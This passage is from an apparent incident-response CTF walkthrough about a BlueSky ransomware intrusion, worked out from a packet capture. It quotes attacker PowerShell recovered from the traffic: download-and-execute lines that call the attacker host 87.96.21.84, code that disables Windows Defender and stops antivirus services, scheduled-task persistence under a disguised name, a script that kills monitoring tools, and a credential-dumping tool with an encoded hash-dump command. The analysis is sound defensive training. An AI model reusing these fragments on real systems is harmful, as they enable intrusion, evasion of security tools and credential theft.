        HostId=1693e66c-ce22-41d0-8356-4245271c31e8
        HostApplication=winlogon.exe
        EngineVersion=5.1.19041.4291
        RunspaceId=e61e01fe-a742-4249-8b10-dce1feb7ebba
        PipelineId=
        CommandName=
        CommandType=
        ScriptName=
        CommandPath=
        CommandLine=
```

Answer: winlogon.exe

Following privilege escalation, the attacker attempted to download a file. Can you identify the URL of this file downloaded?


Following the threat actor injecting code into winlogon.exe, we can see a series of GET requests being made by the compromised server to the threat actors Python server:

- `(http) && (http.request.method==GET) && (ip.src_host==87.96.21.81)`



Source	Destination	Destination Port	Protocol	Host	Info
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /checking.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET / HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /del.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /del.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /ichigo-lite.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /Invoke-PowerDump.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /Invoke-SMBExec.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /extracted_hosts.txt HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /Invoke-PowerDump.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /javaw.exe HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /del.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /ichigo-lite.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /Invoke-PowerDump.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /Invoke-SMBExec.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /extracted_hosts.txt HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /Invoke-PowerDump.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /javaw.exe HTTP/1.1

If you follow the TCP stream of the first request, we can see the first downloaded PowerShell script:




```
GET /checking.ps1 HTTP/1.1
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:10 GMT
Content-type: application/octet-stream
Content-Length: 5024
Last-Modified: Sat, 27 Apr 2024 23:16:35 GMT


$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
$osver = ([environment]::OSVersion.Version).Major

$WarningPreference = "SilentlyContinue"
$ErrorActionPreference = "SilentlyContinue"
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = { $true }

$url = "http://87.96.21.84"

Function Test-URL {
    param (
        [string]$url
    )
```

Answer: http://87.96.21.84/checking.ps1

Understanding which group Security Identifier (SID) the malicious script checks to verify the current user's privileges can provide insights into the attacker's intentions. Can you provide the specific Group SID that is being checked?

If you look through the response to the GET request for checking.ps1, we can see that the script checks if the current user is in the Administrators groups:




```
$priv = [bool](([System.Security.Principal.WindowsIdentity]::GetCurrent()).groups -match "S-1-5-32-544")
```

Answer: S-1-5-32-544

Windows Defender plays a critical role in defending against cyber threats. If an attacker disables it, the system becomes more vulnerable to further attacks. What are the registry keys used by the attacker to disable Windows Defender functionalities? Provide them in the same order found.

Continuing with exploring the script, we can see that it disables a series of functionality for Windows Defender:



```
Function StopAV {

  if ($osver -eq "10") {
    Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
  }
  Function Disable-WindowsDefender {

    if ($osver -eq "10") {

      Set-MpPreference -DisableRealtimeMonitoring $true -ErrorAction SilentlyContinue
      Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle" -ErrorAction SilentlyContinue


      Set-MpPreference -ExclusionPath "C:\ProgramData\Oracle\Java" -ErrorAction SilentlyContinue
      Set-MpPreference -ExclusionPath "C:\Windows" -ErrorAction SilentlyContinue


      $defenderRegistryPath = "HKLM:\SOFTWARE\Microsoft\Windows Defender"
      $defenderRegistryKeys = @(
        "DisableAntiSpyware",
        "DisableRoutinelyTakingAction",
        "DisableRealtimeMonitoring",
        "SubmitSamplesConsent",
        "SpynetReporting"
      )


      if (-not (Test-Path $defenderRegistryPath)) {
        New-Item -Path $defenderRegistryPath -Force | Out-Null
      }


      foreach ($key in $defenderRegistryKeys) {
        Set-ItemProperty -Path $defenderRegistryPath -Name $key -Value 1 -ErrorAction SilentlyContinue
      }


      Get-Service WinDefend | Stop-Service -Force -ErrorAction SilentlyContinue
      Set-Service WinDefend -StartupType Disabled -ErrorAction SilentlyContinue
    }
  }


  $servicesToStop = "MBAMService", "MBAMProtection", "*Sophos*"
  foreach ($service in $servicesToStop) {
    Get-Service | Where-Object { $_.DisplayName -like $service } | ForEach-Object {
      Stop-Service $_ -ErrorAction SilentlyContinue
      Set-Service $_ -StartupType Disabled -ErrorAction SilentlyContinue
    }
  }
}
```


Answer: DisableAntiSpyware, DisableRoutinelyTakingAction, DisableRealtimeMonitoring, SubmitSamplesConsent, SpynetReporting

Can you determine the URL of the second file downloaded by the attacker?

Using the following display filter:

- `(http) && (http.request.method==GET) && (ip.src_host==87.96.21.81)`

We can see that the threat actor downloaded a second PowerShell script called del.ps1.




Source	Destination	Destination Port	Protocol	Host	Info
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /checking.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET / HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /del.ps1 HTTP/1.1
87.96.21.81	87.96.21.84	80	HTTP	87.96.21.84	GET /del.ps1 HTTP/1.1

Answer: http://87.96.21.84/del.ps1

Identifying malicious tasks and understanding how they were used for persistence helps in fortifying defenses against future attacks. What's the full name of the task created by the attacker to maintain persistence?

Within the first script we found (checking.ps1), we can see an interesting code block:




```
Function CleanerEtc {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\ProgramData\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /f /tn "\Microsoft\Windows\MUI\LPupdate" /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPo
licy Bypass -File C:\ProgramData\del.ps1" /ru SYSTEM /sc HOURLY /mo 4 /create | Out-Null
    Invoke-Expression ((New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/ichigo-lite.ps1'))
}


Function CleanerNoPriv {
    $WebClient = New-Object System.Net.WebClient
    $WebClient.DownloadFile("http://87.96.21.84/del.ps1", "C:\Users\del.ps1") | Out-Null
    C:\Windows\System32\schtasks.exe /create /tn "Optimize Start Menu Cache Files-S-3-5-21-2236678155-433529325-1142214968-1237" /sc HOUR
LY /f /mo 3 /tr "C:\Windows\System32\cmd.exe /c powershell -ExecutionPolicy Bypass C:\Users\del.ps1" | Out-Null
}

$scriptUrl = "http://87.96.21.84/del.ps1"
```

Both functions create a scheduled task, which is a common persistence mechanism used by threat actors. The first task is called \Microsoft\Windows\MUI\LPupdate, it runs every 4 hours as SYSTEM, executing the del.ps1 script. If the current user is not SYSTEM, it will create the second scheduled task that also runs del.ps1.

Answer: \Microsoft\Windows\MUI\LPupdate

Based on your analysis of the second malicious file, What is the MITRE ID of the main tactic the second file tries to accomplish?

The second script in question is del.ps1:




```
Get-WmiObject _FilterToConsumerBinding -Namespace root\subscription | Remove-WmiObject

$list = "taskmgr", "perfmon", "SystemExplorer", "taskman", "ProcessHacker", "procexp64", "procexp", "Procmon", "Daphne"
foreach($task in $list)
{
    try {
        stop-process -name $task -Force
    }
    catch {}
}

stop-process $pid -Force
```

This appears to be a basic anti-forensics script that deletes all WMI subscriptions, kills common monitoring tools like ProcessExplorer, ProcessHacker, etc, and then self-terminates. This is a clear-cut demonstration of defence evasion, which is given the ID TA0005.

Answer: TA0005


What's the invoked PowerShell script used by the attacker for dumping credentials?

After del.ps1 was downloaded, the threat actor also downloaded a script called ichigo-lite.ps1:



```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: application/octet-stream
Content-Length: 2559
Last-Modified: Sun, 28 Apr 2024 00:29:39 GMT


Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-PowerDump.ps1')
Invoke-Expression (New-Object System.Net.WebClient).DownloadString('http://87.96.21.84/Invoke-SMBExec.ps1')
```

This PowerShell script, among other things, downloads two more scripts, called Invoke-PowerDump.ps1 and Invoke-SMBExec.ps1. Upon following the TCP stream for Invoke-PowerDump.ps1, we can see that this tool is used to dump credentials:



```
HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: application/octet-stream
Content-Length: 22165
Last-Modified: Mon, 22 Apr 2024 23:17:02 GMT

# Pulled from darkoperator's Posh-SecMod:
#   https://github.com/darkoperator/Posh-SecMod/blob/master/PostExploitation/PostExploitation.psm1
function Invoke-PowerDump
{
  <#
  .SYNOPSIS
     Dumps hashes from the local system. Note: administrative privileges required.
  .DESCRIPTION
    Generate a command for dumping hashes from a Windows System PowerShell.exe -command
    Command must be executed as SYSTEM if ran as administrator it will privilage escalate to SYSTEM
    and execute a hashdump by reading the hashes from the registry.
  .EXAMPLE
    $enc = Get-PostHashdumpScript
    C:\PS>powershell.exe -command $enc
      Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d4afe1d16ae931b74c59d7e1c089c0:::
      Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
      Carlos:1001:aad3b435b51404eeaad3b435b51404ee:62096e5ed83a10cf61cf79cc36738519:::
      HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:951b271a4b7d1dd7a25e3d9c9f87341e:::
    Executes the compressed command generated by the function and dumps the windows hashes from the registry.

   .NOTES
     PowerDump script by Kathy Peters, Josh Kelley (winfang) and Dave Kennedy (ReL1K)
     Privilage Escalation from http://blogs.technet.com/b/heyscriptingguy/archive/2012/07/05/use-powershell-to-duplicate-process-tokens-v
ia-p-invoke.aspx
  #>
```


Answer: Invoke-PowerDump.ps1

Understanding which credentials have been compromised is essential for assessing the extent of the data breach. What's the name of the saved text file containing the dumped credentials?

Within the ichigo-lite.ps1 script, it contains a variable called $hashesContent that reads the contents of hashes.txt:

```
$hashesContent = Get-Content -Path "C:\ProgramData\hashes.txt" -ErrorAction SilentlyContinue
```

Furthermore, if you decode the $EncodedExec variable within this script, we can see that it executes Invoke-PowerDump and saves the output to hashes.txt:


Recipe

From Base64

Alphabet: A-Za-z0-9+/=

☑ Remove non-alphabet chars

☐ Strict mode

Input

```
SW52b2tlLVBvd2VyRHVtcCB8IE91dC1GaWxlIC1GaWxlUGF0aCAiQzpcUHJvZ3JhbURhdGFcaGFzaGVzLnR4dCI=
```

88 1

Output

```
Invoke-PowerDump | Out-File -FilePath "C:\ProgramData\hashes.txt"
```

Answer: hashes.txt

Knowing the hosts targeted during the attacker's reconnaissance phase, the security team can prioritize their remediation efforts on these specific hosts. What's the name of the text file containing the discovered hosts?

Within the ichigo-lite.ps1 script, we can see a request being made to extracted_hosts.txt, safe to say that this is where the discovered hosts are stored:

```
$hostsContent = Invoke-WebRequest -Uri "http://87.96.21.84/extracted_hosts.txt" | Select-Object -ExpandProperty Content -ErrorAction Stop
```

```
GET /extracted_hosts.txt HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.4291
Host: 87.96.21.84
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.11.8
Date: Sun, 28 Apr 2024 00:32:12 GMT
Content-type: text/plain
Content-Length: 72
Last-Modified: Sat, 27 Apr 2024 23:41:36 GMT

Host: 87.96.21.71
Host: 87.96.21.75
Host: 87.96.21.80
Host: 87.96.21.81
```


Answer: extracted_hosts.txt

After hash dumping, the attacker attempted to deploy ransomware on the compromised host, spreading it to the rest of the network through previous lateral movement activities using SMB. You're provided with the ransomware sample for further analysis. By performing behavioral analysis, what's the name of the ransom note file?

The ransomware binary in question appears to be javaw.exe, which we can see being downloaded within the ichigo-lite.ps1 script:


```
$blueUri = "http://87.96.21.84/javaw.exe"
$downloadDestination = "C:\ProgramData\javaw.exe"

$downloadSuccess = Download-FileFromURL -url $blueUri -destinationPath $downloadDestination

if ($downloadSuccess) {
    # Start-Process -FilePath $downloadDestination -ArgumentList "/silent" -NoNewWindow -Wait
}
```

If you export this object via Wireshark (File > Export Objects > HTTP), we can generate its hash and submit it to VirusTotal:




```
PS C:[redacted]178-BlueSkyRansomware> Get-FileHash -Algorithm SHA256 .\javaw.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          3E035F2D7D30869CE53171EF5A0F761BFB9C14D94D9FE6DA385E20B8D96DC2FB       C:\Users\timba\Downloads\178-...
```

This receives 65/72 detections, which is extremely high, and is labelled as ransomware:



If you navigate to the Behaviour Tab and scroll down to the Files Written section, we can see that it writes a ransom note called # DECRYPT FILES BLUESKY # to disk:




Files Written

```
C:\Users\<USER>\.dotnet\8.0.200_isdockercontainer.dotnetuserlevelcache.bluesky
C:\Users\<USER>\.dotnet\8.0.200_machineid.dotnetuserlevelcache.bluesky
